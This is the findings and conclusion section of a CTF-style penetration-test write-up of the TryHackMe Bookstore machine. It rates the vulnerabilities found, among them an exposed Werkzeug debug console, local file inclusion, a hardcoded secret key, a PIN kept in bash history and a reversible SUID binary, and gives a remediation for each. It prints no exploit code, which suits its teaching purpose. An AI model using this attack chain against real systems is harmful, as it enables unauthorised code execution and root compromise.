■ ROOT FLAG CAPTURED — MACHINE FULLY COMPROMISED

Part 10: Findings & Vulnerability Summary

The following vulnerabilities were identified during the engagement, presented with severity ratings and remediation recommendations.

CRITICAL	**Werkzeug Debug Console Exposed (Port 5000/console)** The Flask application ran in debug mode with the Werkzeug interactive console accessible at /console. This provides unauthenticated Python code execution on the server. Remediation: Set DEBUG=False in production. Never expose debug interfaces to a network.
CRITICAL	**Local File Inclusion — API v1 show Parameter** The /api/v1/resources/books endpoint accepted a 'show' parameter that read arbitrary files from the server filesystem without authentication or input validation. Remediation: Validate and whitelist all user-supplied file path inputs. Never pass raw user input to file read operations.
HIGH	**Flask Secret Key Hardcoded in Source Code** The Flask application secret key was hardcoded in the source file and exposed via LFI. This permits session cookie forgery and authentication bypass. Remediation: Load secrets from environment variables or a secrets manager.
HIGH	**Werkzeug Debug PIN Stored in .bash_history** The developer exported the Werkzeug debug PIN in a terminal command, permanently stored in .bash_history. Reading this via LFI revealed the PIN to unlock code execution. Remediation: Clear bash history. Never export secrets via shell commands.
HIGH	**SUID Binary with Reversible Magic Number Protection** A custom SUID binary 'try-harder' was placed in a user home directory. Its protection mechanism was trivially reversible using ltrace and objdump. Remediation: Remove non-standard SUID binaries. Use proper privilege separation.
MEDIUM	**Legacy API Version (v1) Left Accessible** API v2 was patched but v1 remained fully accessible and vulnerable. Old API versions should be decommissioned when replaced. Remediation: Block access to deprecated endpoints via routing rules or return 410 Gone.

Conclusion

This hands-on penetration test covered the complete attack chain from TryHackMe account setup through to full root compromise of the Bookstore API machine. Every technique — Nmap scanning, Gobuster enumeration, LFI exploitation, Werkzeug console abuse, Python reverse shell, and SUID binary reverse engineering — represents a real-world attack vector.

The engagement demonstrates how a chain of individually manageable misconfigurations compounds into complete system compromise: a forgotten debug interface, an unpatched legacy API endpoint, a hardcoded secret, a credential in bash history, and a misconfigured SUID binary each contributed to the kill chain.

For defenders: disable debug modes in production, decommission legacy API versions, never hardcode secrets in source code, audit bash history handling, and audit all SUID binaries regularly. Each of these controls, applied independently, would have broken the attack chain at a different stage.

Khizar Ul Islam (Malik) GitHub: Khizar-malik97 | mrkhizar97@gmail.com | CEH Certified